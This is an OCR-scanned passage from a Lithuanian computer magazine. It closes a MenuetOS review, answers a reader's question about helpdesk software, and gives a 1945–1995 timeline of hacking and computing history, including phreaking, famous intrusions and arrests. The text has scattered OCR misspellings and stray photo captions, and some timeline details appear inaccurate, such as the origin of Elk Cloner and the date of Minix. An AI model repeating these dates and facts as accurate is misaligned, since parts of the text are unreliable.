į internetą. Apie tai, kaip sukonfigūruoti tinklinę *MenuetOS* dalį, išsamiai parašyta dokumente, kurį galima atsidaryti pasirinkus meniu punktą *Internet* → *Tools* → *Information*. Norint gauti prieigą prie globaliojo tinklo, reikia turėti išorinį modemą (atskirą įrenginį). Jeigu tavo kompiuteryje yra vidinis programinis modemai, tai apie internetą *MenuetOS* sistemoje gali pamiršti – kad modemai suveiktų, reikia tvarkyklių.



Skaičiuotuvai, terminas, paletė ir ekrano kopija

**[Užkrovimas iš kietojo disko]** Nuolat krauti *MenuetOS* iš disko io gali atsibosti, todėl šykla būtinybė ta daryti iš kietojo disko. Tai galima padaryti panaudojant specialius užkroves. Norint *MenuetOS* paleisti kartu su MS-DOS arba *Windows 9x*, reikia pasinaudoti programa *MeOSLoad*. Šiam užkroviui reikia, kad tavo kompiuteris tenkintų tam tikras sąlygas. Particijos, kurioje yra užkrovis, failų sistema turėtų būti FAT32. Kietasis diskas, kuriame yra ši particija, turėtų būti prijungtas prie pirmojo IDE valdiklio ir būti vedančiuoju įrenginiu (*Master*).

Norint įdegti užkrovią nėra nieko sudėtingo – tiesiog užkrovių bylą *meosload.com* išsaugok šakniniame disko C kataloge. Ten pat derėtų įkurdinti ir instaliacinę bylą *msetup.exe*. Po to reikia tiesiog paleisti *meosload.com*, MS-DOS sistemoje tai galima padaryti iš karto, o jeigu tu esi *Windows 9x* sistemoje, tai prieš tai kompiuterį reikia perkrauti „Command prompt only“ režime. Kad kiekvieną kartą nereiktų rankiniu būdu leisti *meosload.com* bylos, tu gali sukonfigūruoti užkrovimo meniu, pareduodamas *autoexec.bat* ir *config.sys*, bylas *MeOSLoad* gali nepalaikyti kai kurių *MenuetOS* versijų. Sėkmingai išbandymus praėjusių versijų sąrašą gali rasti dokumentacijoje, kuri guli archyve kartu su užkroviu.

Norint naudotis *MenuetOS* kartu su *Windows NT/XP/2000*, reikia kito užkrovių. Norint jį panaudoti, reikia nukopijuoti dvi bylas į šakninį C disko katalogą ir pakeisti *boot.ini* bylą. Po to NTLOADER užkrovis pats išmoks paleisti *MenuetOS*.

Kūrėjai jas paprastai išleisdžia tik *Windows* sistemoms, o kitas platformas (net ir gana populiarias) jie pamiršta. Ir jeigu net *Linux* sistemoje būna problematiška surasti reikiamą įvairyklių, tai ką jau bekalbėti apie *MenuetOS*. Norint per modemą prisijungti prie tiekejo, reikės sukonfigūruoti PPP programą. Tai daroma labai paprastai – pakeičiant parametrus (telefono numerį, vartotojo vardą ir slaptažodį) tiesiog programos išties tekste, po ko ta programa perkompilijuojama su FASM. Tai gali nustebinti: kam tie sunkumai? Iš tiesų viskas ganėtinai paprasta: toks nustatymų pakeitimo būdas vaizdžiai bei praktiškai pademonstruoja galimybę kurti ir keisti egzistuojančią programinę įrangą tiesiog pačioje *MenuetOS*.

sistemoje. Viskas apie išankstinį PPP sukonfigūravimą ir naujojomis, išsamiai aprašyta byloje *ppp.txt*. Lokalaus tinklo susijungimas konfigūruojamas su programa *stackcfg*, kas aprašyta byloje *stack.txt*. Be to, šiame pakankamai dideliame dokumente išsamiai aprašomos visos MenuetOS sistemos TCP/IP steko galimybės ir apribojimai.

Laikas sužinoti, kaip MenuetOS sistemoje reikalai su žaidimais. O čia viskas iš tiesų puiku. Tu gali megautis pasjansu *FreeCell* kurio analogas Windows sistemoje vadinasi „Solitaire“), yra *Tetris*, net yra trimatis *Doom* stiliaus žaidimas su koridonais, tiesa, be monstrų ir su tokiu savotišku valdymu pele. Egzistuoja *Quake* perkėlimo (portavimo) į MenuetOS projektas. Jeigu šiuo atžvilgiu pavyks ką nors padaryti bus labai smalsu į tai pažiūrėti.

**[Išvados]** Tarp MenuetOS trūkumų galima pamėnėti tam tikrą su ja pateikiamos programinės įrangos primityvumą. Daugelio programų sąsajos negalima pavadinti grožio ir patogumo pavyzdžiais. Ne vienas funkcionalumas aprėbtas pačiomis minimaliausiomis galimybėmis. Tačiau niekas netrukdo išstudijuoti assemblerį, API bei vykdomų bylų formatą ir parašyti savo MenuetOS skirtas programas. Deja MenuetOS nemoka automatiškai nustatyti prijungtos įrangos parametrų. Dėl to ją tenka konfigūruoti rankiniu būdu. Nepasiruošusiam vartotojui greičiausiai bus gana sunku suvokti, kokias reikšmes reikia nurodyti *Setup* programoje, kad sistema teisingai veiktų su aparatūra.

Nepaisant visų trūkumų, MenuetOS palieka palankų įspūdį. Priešingai nei daugelis jos brolių tarp naujų alternatyvių operacinių sistemų, ji neūžta dėl kiekvieno nusiūčiadėjimo. Ma tosi, jog kūrėjas, rašydamas kodą, skyre pakankamai dėmesio stabilumui. Per visą mano darbo su MenuetOS laiką ji nė karto nepakibo. Vienu metu galima atidaryti daug programų, o su greitaveika nera jokių problemų. Aš manau, kad ilgai niai tobulinimo procese ši operacinė sistema apaugs daugy bė kokybiškos programinės įrangos, skirtingų įrenginių tvar kyklėmis ir, savaime suprantama, daugybe vartotojų, vienu kurių gali tapti ir tu



FASM, TinyPac ir ovylo valdytinis XTree



**Neseniai pradėjau teikti hostingo paslaugas. Aš esu direktorius, pardavimų vadybininkas ir palaikymo tarnyba viename asmenyje. Kol kas su viskuo sėkmingai susitvarkau, tačiau konsultuoti vartotojus per ICQ gana nepatogu. Norisi organizuoti taip vadinamą HelpDesk, kad bet kuris klientas per patogią sąsają galėtų palikti savo pareiškimą (ticket), kuriame išdėstytų problemos esmę, tuo pačiu pateikdamas ir papildomų duomenų (konfigūracines bylas, konkrečios programinės įrangos modulių versijas ir t.t.). Kaip tai būtų galima organizuoti?**



Akivaizdžiausias variantas — į serverį perkelti specialų web skriptą. Jų ganėtinai daug, bet aš rekomenduočiau dėmesį atkreipti į @1 Helpdesk XP PHP V2 ([upoint.net/myscripts/helpdesk.htm](http://upoint.net/myscripts/helpdesk.htm)), Helpdesksoftware Hesk ([www.phpjunkyard.com/free-helpdesksoftware.php](http://www.phpjunkyard.com/free-helpdesksoftware.php)), TicketMaster ([www.jynx.net/tm](http://www.jynx.net/tm)), KBase Knowledge Base ([scripts.tlcwe.com](http://scripts.tlcwe.com)). Tokiu atveju vartotojas paraišką gales forminti tiesiog naršyklės lange, per įprastinę web sąsają. Paraiškos taip pat aptarnaujamos per web sąsają, tuo pačiu užklausų apdorojimu vienu metu gali užsiimti keletas žmonių. Iš esmės galima apsieiti be skriptų (ir su jų konfigūravimu susijusio vargo) ir pasinaudoti specialiai šiam reikalui pritaikytomis programomis. Didelių laimėjimų šioje srityje pasiekė įrankis *ManageEngine ServiceDesk Plus* ([manageengine.adventnet.com/products/service-desk/](http://manageengine.adventnet.com/products/service-desk/)), užimanti apie ~50 Mb. Sve tainėje yra mygtukas *Live Demo*, kuris vaizdžiai demonstruoja jo galimybes.





# 026

## Didžiosios hakeriškos datos

VISAS MUSŲ GYVENIMAS — TAI DATOS. GIMIMO DIENA, NEPRIKL AUSOMYBĖS DIENA, NAMIBIJOS IŠLAISVINIMO DIENA, NAUJIEJI METAI IR RUGSĖJO PIRMOJI. ĮŽYMIOS DATOS — NE TIK PRIEŽASTIS GEROMS IŠGERTUVĖMS. KAI KURIAS IŠ JŲ REIKIA ŽINOTI IR GERBTI AMŽINAI :)

### Visa hakeriavimo istorija

**[1945 rugsėjo 9]** Harvardo universitete užfiksuota pirmoji kompiuterių istorijoje klaida (*bug*). Kandis, patekusi į *Mark II Aiken Calculator* jungiklių sistemą, nutraukė duomenų perdavimą, tuo pačiu sukeldama klaidą. Klaidą pavyko pašalinti, o nelaimingas vabzdys buvo išsaugotas kaip muziejinis eksponatas (o dėdule Bias Geitsas savo knygoje po to rašė: „be abejo, vadinti kandy vabalėliu (*bug*) nėra visiškai teisinga, tačiau taip jau išėjo“ :).

**[1952]** Greis Murei Hoper (*Grace Murray Hopper*) sukūrė pirmąjį kompiatorių, kuris anglų kalba rašomas instrukcijas kompiuteriui transformuodavo į mašininę kalbą. Ši moters, garsi savo darbaia matematikos ir automatinio duomenų apdorojimo srityse, tap pat sukūrė pirmąją programavimo kalbą COBOL (*Common Business-Oriented Language*), kuri buvo skirta UNIVAC 1 mašinoms.

**[1954]** Pasaulio šviesą išvydo pirmoji aukšto lygio kalba *Fortran*. Jos autorius buvo Džonas Bakusas (*John Backus*).

**[1958]** Antroji aukšto lygio programavimo kalba buvo pavadinta *Lisp*, o ją sukūrė MITI profesorius Džonas Makartus (*John McCarthy*).

**[1959]** Masačusetso technologijos institute gimė hakerių judėjimas. Iš pradžių dirbdami su gremzdžiškais IBM mainfreimais, o po to su šiuolaikiškesnėmis TX 0 ir PDP, kai kurie instituto studentai gilinosi į programavimą ir vienas su kitu varžėsi kodo optimizavimo mene. Pirmosiomis MITI hakeriškėmis žvaigždėmis tapo Pitens Samsonas, Alanas Kotakas, Bobas Sandersas, Bilas Gosperis, Džeris Siuzmanas, Pitens Dačas, Bobas Vagneris, Tomas Naitas ir kiti. 50-ųjų pabaiga ir 60-ųjų pradžia į istoriją įėjo kaip „Auksiniai hakeriavimo metai“.

**[1961]** Kompiuteryje IBM 7094 buvo paleista pirmoji paskirto tyto aikio sistema CTSS, apjungianti 30 terminų.

**[1963]** Džekas Denisas kartu su kitais MITI studentais pradėjo kurti MULTICS (*Multiplexed Information and Computing Service*). Tai turėjo būti operacinė sistema su neregetomis galimybėmis. Projektas pasirodė esąs pemeiųjų ambicingas, o kadangi kūrėjai norėjo sukurti idealią sistemą, OS kūrimas truko metų metus. Galiausiai didžioji dalyvių dalis šiuo projektu nusivylė ir nesitikejo jį apskritai kada nors užbaigti, todėl 60-ųjų pabaigoje šis projektas buvo paliktas likimo valiai, kad būtų galima imtis kitų darbų.



Grace Murray Hopper



Homebrew Computer Club



Vabalukas, sukūries pirmąją kompiuterinę klaidą

[1964] MTI studentas Stjuartas Nelsonas sukūrė TX kompiuteriui skirtą programą, kuri generavo skirtingų dažnių signalus. Prijungus mašiną prie telefoninės linijos, jis galėjo manipuluoti telefonų tinklu, nutraukdamas signalą „užimta“ ir skambindamas nemokamai.

[1969 balandžio 7] Išseina pirmasis RFC (Request for Comments) dokumentas, aprašantis kompiuterių tinklo specifikaciją. Jį išpublikavo Styvas Krokens iš Kalifornijos universiteto.

[1969] Aklas studentas iš Flondos Džo Engresia, kitaip dar žinomas kaip *The Whistler*, aptiko, kad švilpaujant į telefono ragelį tam tikrame dažnių diapazone (2600 hercų), galima telefoninį signalą perjungti taip, kad tarp miestiniai skambučiai tampa nemokamais. Šis atradimas tapo frykingo plėtojimosi atspirties tašku.

[1969 spalio 29] Atliekamas eksperimentinis ARPAnet — pirmojo istorijoje kompiuterių tinklo, kurto daugiau nei 7 metus projekto paleidimas. Pirmaisiais šio tinklo mazgais tapo Kalifornijos universitetas UCLA ir Stenfordo tyrimų institutas. Iki 1971 metų ARPAnet jau apjungė 23 kompiuterius.

[1969] Telefonų kompanijos „Bell“ darbuotojai Kenas Tompsonas ir Denis Ričis kūrė operacinę sistemą UNIX. Iš pradžių kurta kaip žaidimo *Space Travel* paleidimui PDP kompiuteryje skirta failų sistema, UNIX tapo pačia anksčiausia ir patogiausia visų laikų operacine sistema.

[1970] Kompanija „Digital Equipment Corporation“ praneša apie PDP15011 gamybą. Tai buvo revoliucinis kompiuteris, kuris MTI ir kituose Amerikos universitetuose tapo tikrąjį tikriausia hackerška mašina.

[1971] Džonas Dreiperis, kuris vėliau išpopuliarėjo slaptyvarėžiu *Cap'n Crunch*, aptiko, kad kartu su saldumynais dėžutėje pateikiamas švilpukas tiksliai mituoja 2600 Hz diapazono signalą. Iš savo atradimo Dreiperis sukonstravo įrenginį ir jį pavadino *Blue Box*, kurį frykenai daugelį metų naudojo nemokamam skambinimui ir telefoninių tinklų nulaužimui.

[1971, spalio] Žurnale „Esquire“ buvo išpublikuotas Rono Rozenbalmo straipsnis „Mažosios mėlynos dėžutės paslaptys“, iš kurio tūkstančiai žmonių sužinojo apie *Blue Box'us* ir frykenus. Jis turėjo įtakos frykingo plėtojimuisi.

[1972] 36-erių metų antikarinis aktyvistas Ebis Hofmanas pradeda leisti informacinį biuletenį *The Youth International Party Line*. Greitai Ebio partnerio frykenio Al Bell, iniciatyva pavadinimas pakeičiamas į TAP (*Technical Assistance Program*), o pagrindine leidinio kryptimi tampa įvairių kovai su „biurokratine mašina“ skirtų triukų publikavimas. Pavyzdžiui, kaip nemokamai skambinti iš taksofono.



ARPAnet pionierai

[1973] ARPAnet tinkle pasirodo pirmasis Hackerių žargono žodyno variantas, vaizduojantis hackerių kultūros pasaulėžiūrą, etiką ir ypatybes.

[1973 vasario 7] Pirmą kartą pristatytas FTP (*File Transfer Protocol*)

[1973 kovas] Pirmieji bandymai užmegzti tarptautinį ryšį ARPAnet tinkle tarp Anglijos UCL ir Norvegijos NORSAR universitetų. Kompiuterių kiekis tinkle pasiekė 2000.

[1973] Operacinė sistema UNIX visiškai perrašyta C kalba. Ši OS tapo *de facto* standartu, įdiegiamu į Amerikos tyrimų institutų kompiuterius.

[1973] Koleidžo studentai Styvas Džobsas ir Styvas Vozniakas, busimieji „Apple Computer“ įkūrėjai, pradeda savo gimtojo mėsoto aukštosiose mokyklose kurti ir patinti *Blue Box'us*.

[1974] Botas, Beranekas ir Niumanas pristato *Telnet* — pirmąją komercinę ARPAnet versiją.

[1975 kovo 5] Įvyksta pirmasis kompiuterių entuziastų klubo *Homelbrew* dalyvių susitikimas. Jo nariai buvo asmeninių kompiuterių pionierais ir vėliau smarkiai paveikė visą kompiuterių istoriją.

[1977] Bias Džojus išleidžia pirmąją BSD (*Berkeley Software Distribution*) operacinės sistemos versiją.

[1979] Atsiranda hackeriški ir frykeniški BBS. Vienais pirmųjų tapo legendiniai *Sherwood Forest* ir *Catch-22*, kuriuose buvo publikuojami slapti telefoniniai kodai, kompiuterinių sistemų slaptažodžiai, kreditinių kortelių numerai ir apsaugų apejimo būdai.

[1979] nžinieriai iš Palo Alto įsikūrusio „Xerox“ tyrimų centro sukūrė pirmąjį kompiuterinį kirminą — mažą programelę, kuri skenuoja tinklą ir ieško nieko neveikiančių kompiuterių. Vado vaudamiesi kiūniu tikslu padidinti mašinų darbo efektyvumą, au toriai padėjo pagrindą kompiuterių virusų ir kirminų erai, kurie sukele milijardus dolerių atsiejusių nuostolių.

[1979] Atsiranda apsikeitimo pranešimais sistema USENET, kuri iš karto tampa populiariausia bendravimo priemone

[1979] Brajenas Kerniganas ir Denis Ričis pasauliui pristato programavimo kalbą C

[1981] Janas Merfis aka *Captain Zap* įsilažia į stambiausios telefonų kompanijos AT&T kompiuterius ir taip pakeičia skambučių tarifų sistemą, kad visi miesto gyventojai dieną skambino



Denis Ričis



Švilpukas „Cap'n Crunch“ dėžutės



Telnet



Džonas Dreiperis aka Cap'n Crunch



naktiniais tarifais ir atvirkščiai. Kompanijos darbuotojams apskaitinti ir ištaisyti šią klaidą pavyko tik po 2 dienų.

**[1981 rugsėjo 12]** Vokiečių klubo „Chaos“ gimimas. Jo padeidamieji kūrėjai Vu Holandas ir Stefanus Verneris ruošėsi kovoti prieš vyriausybės kesinimąsi į asmeninį gyvenimą. Per trumpą laiką „Chaos“ tampa žymiausiu Europos hakerių klubu.

**[1981]** Aptiktas pirmasis internete plintantis kompiuterių virusas Elk Clone. Jo šaltinis buvo Teksaso A&M universitetas, o autorius liko nežinomas.

**[1981]** Policija areštuoja Rosko gaują, kuriai priklausė Kevinas Mitnikas, Rosko Diupenas, Siuzan Sander ir Styvas Roudsas. Ši gauja keletą metų terorizavo telefonų ir kompiuterių tinklus, tačiau suaktyti hakerių vis nepavykdavo. Savo bičiulius išdave Rosko meilužė Siuzan, kuri negalėjo jam atleisti išdavystės.

**[1982]** Šešių jaunu hakerių grupė, pasivadinusį 414 (rajono indekso garbei), nulaūžia 60 kompiuterių sistemų. Pagrindinė nukentėjo tyrimų institutai ir mokslo organizacijos, tokios, kaip Los Alamos laboratorija ir Manheteno vežinių susirgimų tyrimų centras.

**[1982]** Ričardas Stolmanas pradeda GNU su C parašyto laisvai patinamo UNIX klonu — kūrimą.

**[1983]** Amerikos kino teatrų ekranuose pirmą kartą pasirodo filmas „Karo žaidimai“ (WarGames), kuriame pagrindinį vaidmenį atliko Metju Broderikas. Filme pasakojama apie paauglį hakerį, kuris nulaūžė karinę kompiuterių sistemą, ko rezultatu galėjo tapti trečiasis Pasaulinis Karas. Filmą daugeliu jaunu to laiko kompiuteristų tapo atradimu, kuris juos įkvepė studijuoti kompiuterių sistemas.

**[1983]** Išleistas pirmasis shellas Korn shell (ksh). Jo autoriumi tapo telefonų kompanijos AT&T darbuotojas Deividas Kornas.

**[1984]** Išeina specialus aktas, suteikiantis JAV Saptajai tarnybai įgaliojimus tirti kompiuterinius nusikaltimus.

**[1984]** Hakers slaptyvardžiu Lex Luthor įkuna grupę Legion of Doom, kuri greitai tapo skaitlingiausia, labiausiai kvalifikuota ir įtakingiausia hakerių komanda pasaulyje.

**[1984]** Išeina pirmasis spausdinto hakerių žurnalo 2600: The Hacker Quarterly numeris, kurio pagrindiniu redaktoriumi tapo

Erikas Korlejus aka Emmanuel Goldstein.

**[1984]** Loboko mieste (Teksasas) gimsta nauja hakerių grupė Cult of Dead Cow.



Žurnalas 2600



Filmo „Hackers“ plakatas

Jos kūrėjai buvo Swamp Ratte, Franken Gibe ir Sid Vicious, kurie buvo to paties pavadinimo BBS sistemos operatoriai. Iš pradžių garsį savo pagrindiniu žurnalu, tikrą šiove CoDC pelne išleidus Back Office programą 1998 metais.

**[1984]** Endru Tanenbaumas sukuna pirmąją Minix versiją, kuri buvo už dyką platinamas UNIX klonas, vėliau įkvepęs Linusą Torvaldsą sukurti Linux.

**[1985 kovo 15]** Užregistruotas pirmasis domenas Symbolics.com

**[1985 lapkritis]** Rendis Tišens aka Taran King ir Kreigas Nendorfas aka Knight Lightning išleidžia pirmąjį žurnalo Phrack numerį. Kuriamas kartu su daugeliu pagrindžio atstovų, elektroninis ir nemokamas žurnalas greitai tapo pačiu populiariausiu hakerišku leidiniu.

**[1985]** Išleidžiama Microsoft Windows 1.0, kuri buvo parduojama po 100 dolerių.

**[1986 spalio 2]** Išleidžiamas Computer Fraud and Abuse Act, kurį sukūrė JAV valdžia ir kuris oficialiai paskelbė, kad kompiuteriniai išlaužimai atsiduria už įstatymo ribų, bei apibrėžė bausmes už tokio tipo nusikaltimus.

**[1986]** Vienas pirmųjų kompiuterių virusų The Brain atakuoja sistemas su MS-DOS.

**[1987]** Italijoje išeina pirmasis krekierių žurnalo Decoder numeris.


**[1987]** Įkurta saugumo organizacija CERT (Computer Emergency Response Team), kuri buvo skirta studijuoti ir spręsti kompiuterių saugumo problemas.

**[1987]** Žurnalo Phrack redaktoriai organizuoja uždarą pagrindinį renginį SummerCon, kurį aplankė 20 žymiausių Amerikos hakerių.

**[1988]** Pirmą kartą teisme panaudotas Computer Fraud and Abuse Act. Herbertui Zinui aka ShadowHawk buvo pareikšti kaltinimai dėl AT&T ir JAV Gynybos ministerijos kompiuterių nulaū-




ARPA,et schema 19 metais



Windows 1.0



Dead Cow įgūptas



WarGames filmo plakatas

žimo, dėl ko jam buvo skirta 10 tūkstančių dienų bauda ir 9 mėnesiai laisvės atėmimo.

**[1988 lapkritis]** Kompiuterių kirmimo epidemija paplinta ARPAnet tinkle, dėl ko paralyžiuojamas 6 tūkstančių kompiuterių darbas. Savo darbą pradėjęs iš Masačusetso tyrimų instituto laboratorijos, per vieną naktį jis užkreitė visus pagrindinius tinklo mazgus. Siekiant neutralizuoti užkratą Berklio institute įvyko skubus kietiausių šalies kompiuterių specialistų susirinkimas, kuriame disasembliavo kodą. Paaiškėjo, kad kirmimo autorius buvo Robertas Morisas – 24 metų studentas, kuris programos kode padarė klaidą, dėl ko kirmimas paplito žaibišku greičiu.

**[1988]** Dėl kompiuterio nulaužimo Pirmasis nacionalinis Čikagos bankas netenka 70 milijonų dolerių.

**[1989]** Džudas Miltonas St. Jude ir R.U. Sinus išleidžia pirmąjį žurnalo Mondo 2000 numerį. Šis žurnalas tapo vienu populiariausiu 90-ųjų techniniu leidiniu.



Robertas Morisas



Mark Tabas



Blue Box



Kevin Mitnick

**[1989]** Phiber Optik įkuria grupę Masters of Deception, kurios tikslas buvo tapti geriausiu pasaulio hakerių grupe. Artimiausius kelerius metus Masters of Deception de šio titulo aktyviai kovojo su Legion of Doom – abi komandos atlieka daugybę aktyviųjų įsiveržimų, taip bandydamos apspjauti viena kitą. 1992 metais „didysis hakerių karas“ baigiasi daugelio MoD narių areštu.

**[1989]** Užfiksuotas pirmųjų stealth vi rusų atsiradimas.

**[1989]** Po arešto The Mentor sukuria „Hakerio manifestą“, kuris buvo isp. b. likuotas žurnale Phrack ir smarkiai š populiarėjo pagrindyje.


**[1990 sausis]** Įvyko vokiečių hakerių teismas, kuriame jie buvo kaltinti šnipinėjimu KGB. Karas Koksas, Piteris Karlas, Markusas Hesas ir Dobas keletą mėnesių už pinigus aprūpino rusų žvalgybą informacija, gauta nulaužus vyrausybes ir komercines sistemas. Pagrindiniu liudininuku teisme buvo vienas iš komandos narių, hakeris Hansas Hubneris aka Pen go. Už savanorišką prisipažinimą ir parodymus prieš likusiuosius jis buvo amnestuotas. Likusieji buvo nuteisti lygtinai ir bandomis.

**[1990]** Moteris, slapyvardžiu Natasha Grigor, padėdžia BBS, kuris tapo centrine programines įrangos piratų bendravimo vieta. Vėliau ji įkuria antichildporn.org hakerių grupę, kuri seka vaikų pornografijos platintojus ir duomenis apie juos išsiunčia te sesaugos struktūroms.

**[1990]** Suformuota Electronic Frontier Foundation – de kaltinimo kompiuteriais nusikaltimais areštuotų žmonių teisių apsaugos organizacija.



Eddi Hoffmanas



Lyrx naršyklė



PGP



Knight lighting



Kompiuteris PDP-11



Customa Simonura



[1990] Įvyko žurnalo *Phrack* redaktoriaus Kreigo Neidorfo teismas, nes jis išpublikavo dokumentą, kuriame buvo aprašomos 911 tarnybos telefonų specifikacijos. Telefonų kompanija dokumentą įvertino 80 tūkstančių dolerių, tačiau teisme pavyko parodyti, kad šią tekstinę bylą bet kuris pagedaujantis gali rasti valstijos bibliotekoje, o jos reali kaina neviršija 13 dolerių. Kreigas buvo išteisintas.

[1990 kovas] Buvo vykdoma operacija *Sundevit* — stambiausias istorijoje antihakeriškas reidas, apėmęs 13 miestų. Operacijoje veikė 150 specialiųjų tarnybų darbuotojų, kuriems pavyko konfiskuoti 42 kompiuterius, 23 tūkstančius diskelių, kalną spausdintos medžiagos ir kitų hakeriškų dalykėlių. Sulaikyti hakeriai, mainais į amnestiją davė parodymus vienas prieš kitą, kas ne pačiu geriausiu būdu paveikė kažkada draugišką požiūrį. Po reido taip pat buvo uždaryta daug stambių hakeriškų BBS, iš scenos pasitraukė žymūs hakeriai.

[1990] Kevinas Poulsenas kartu su Ronu Ostinu atliko savo žymiąją radijo aferą. Kai Los Andželo radijo stotis pranešė apie konkursą, kuriame 102-ame prisiskambinusiam pažadėjo padovanoti 50 tūkstančių dolerių kainuojantį *Porsche*, hakeriai nulaūžė stoties telefonų tinklą ir užgrobė 25 telefonų linijų valdymą. Savaimė suprantama, 102 uoju tapo Kevinas, kuris vėliau pasiėmė savo prizą, o dar vėliau buvo areštuotas.

[1991] Išleista PGP (*Pretty Good Privacy*) šifravimo programa, kurią sukūrė Filipas Cimermanas. JAV vyriausybė autoriui pateikė kaltinimus dėl šifravimo programinės įrangos eksportavimo apribojimų pažeidimo, tačiau tai PGP nesutrukde tapti visame pasaulyje populiariu duomenų apsaugos įrankiu.

[1991] Išėjo pirmoji tekstinė UNIX sistemoms skirta naršyklė *Lynx*.

[1991 rugpjūčio 6] Timas Berners-Ly pranešė apie darbų ties *WWW* pradžią.

[1991 rugsėjo 17] Linus Torvalds pristatė pirmąją savo operacinės sistemos *Linux* versiją.

[1992] Kompiuterine bendruomene susijaudinusi dėl „Da Vinčio“ viruso paleidimo gresmės, kuns 1992 metų kovo 6 dieną turėtų užgnūti tūkstančius viso pasaulio kompiuterių. Tačiau kai atėjo ši įeiningoji data, jokio incidento nevyko.

[1992] Pasauliniuose kino teatrų ekranuose pasirodo filmas *Sneakers*, pasakojantis apie profesionalių hakerių grupę.

[1993] Nacionalinė Saugumo Agentūra sukūrė SHA (*Secure Hash Algorithm*).

[1993] Teksaso A&M universiteto profesorius gauna daugybę grasinimų mirtimi po to, ka jo vartotoją nulaūžęs ir tuo pasi-  
naudojęs hakeris išsiuntinėja 20 tūkstančių rasistinių pranešimų.

[1993 balandžio 21] Nacionalinis programų kūrimo superkompiuteriams centras išleidžia *Mosaic 1.0* — pirmąją pasaulyje *web* naršyklę. Jos kūrėjai greitai taps kompanijos *Netscape* įkūrėjais.

[1993 liepos 9] Džefas Mosas suorganizuoja *DefCon* — kompiuterių saugumo konferenciją, vykstančią Las Vegase. Renginys buvo planuojamas kaip vienkartinis, tačiau pasirodė toks populiarius, kad įvyko jau kitais metais ir yra iki šiol organizuojamas kasmet.

[1993 liepos 17] Pasaulio šviesą išvysta pirmasis komercinis *Linux* distributyvas — *Slackware*.

[1993 gruodis] Išleidžiama pirmoji *FreeBSD* operacinės sistemos versija.

[1994] Įkurta kompanija *RedHat*, kur išleidžia vieną populiariausių to paties pavadinimo *Linux* distributyvų.

[1994 sausio 12] Už daugkartinius kompiuterinius nusikaltimus Markas Abenas aka *Phiber Optik* buvęs *Legion of Doom* narys ir *Masters of Deception* įkūrėjas nuteisiamas metams laisvės atėmimo. Neigiai trukus po to žurnalas *New York Magazine* hakerį įtraukia į miesto protingiausių žmonių šimtuką.

[1994 balandžio 12] Vienoje naujienų grupių pasirodo reklaminis dviejų advokatų pranešimas, kuriame jie reklamuoja savo pasiaugas. Skaitytojai šį laišką pavadino *spam* — nuo to laiko šis žodelis tapo vienu iš labiausiai paplitusių kompiuterinių terminų.

[1994] Hakeriai skverbiasi į internetą ir savo pagrindinių BBS turinį perkelia į pasaulinio voratinklio svetaines.

[1994] Rusų hakeris Vladimiras Levinas nulaūžia *Citybank* kompiuterių sistemą ir į savo sąskaitas Suomijoje ir Izraelyje perveda 10 milijonų dolerių. Banko darbuotojai greitai užšaldo šias sąskaitas, tačiau Levino bendrininkams pavyksta išgryninti 400 tūkstančių. Škotland Jardo policija hakerį areštavo Londone, kur šis atvažavo pasisvečiuoti. Pnglaudusi jį pusantų metų angliškame kalejime, valdžia Vladimirą po to pristatė į San Franciską, kur iš naujo teise ir šį kartą nuteise laisvės atėmimui amerikietiška kalejime.

[1994 gruodžio 25] Kompiuterių ekspertas Cutomu Simonu ra padeda policijai susekti Keviną Mitniką, kuris nulaūžė jo kompiuterį ir paiko pasityčiojantį pranešimą. Teisme prieš Mitniką jam pateikiami kaltinimai dėl daugybės kompiuterių sistemų nulaūžimo, komercinės programinės įrangos ir 20 tūkstančių kreditinių kortelių numerių vagysčių. Šį kartą hakeris gauna 5 metus kalejimo.

[1995] Kino teatrų ekranuose pasirodo filmai „The Net“, „Tin kias“ ir „Hackers“.

[1995] JAV Gynybos ministerija praneša apie vien tik einamais metais užfiksuotus 250 tūkstančių hakerių atakų prieš jų kompiuterius 65% šių atakų buvo sėkmingos.

[1995] Grupė *Phonemasters*, vadovaujama buvusio *LoD* hake-



Linux simolis



Defcon



Anna Kouminkova, kurios garbei buvo pavadintas virusas



Ričardas S. Morinas



Elis Džonson

rio Mark Tabas, AT&T, „British Telecom“, GTE, „MCI WorldCom“, „Sprint“, „Southwestern Bell“ ir vyriausybinių kompiuterių sistemų, telefoniniuose tinkluose sukelia chaosą. Hakerių gauja keletą mėnesių telefono kompanijoms tampa tikru maru. Metų pabaigoje FTB pradeda klausytis grupės narių pokalbių ir areštuoja lyderį. Mark Tabas nuteisiamas 5 metams laisvės atėmimo.

**[1995 kovo 18]** Internete pasirodo programa SATAN (*Security Administrator Tool for Analyzing Networks*), kurią parašo žymūs saugumo eksperta Denas Farmeris ir Vycė Venema. Įrankis planuojamas kaip adminų įrankis, skirtas išaiškinti savo tinklo pažeidžiamumus, tačiau juo iš karto apsiginkluoja hakeriai. Ginčai apie tokio tipo programų legalumą netyla iki šiol.

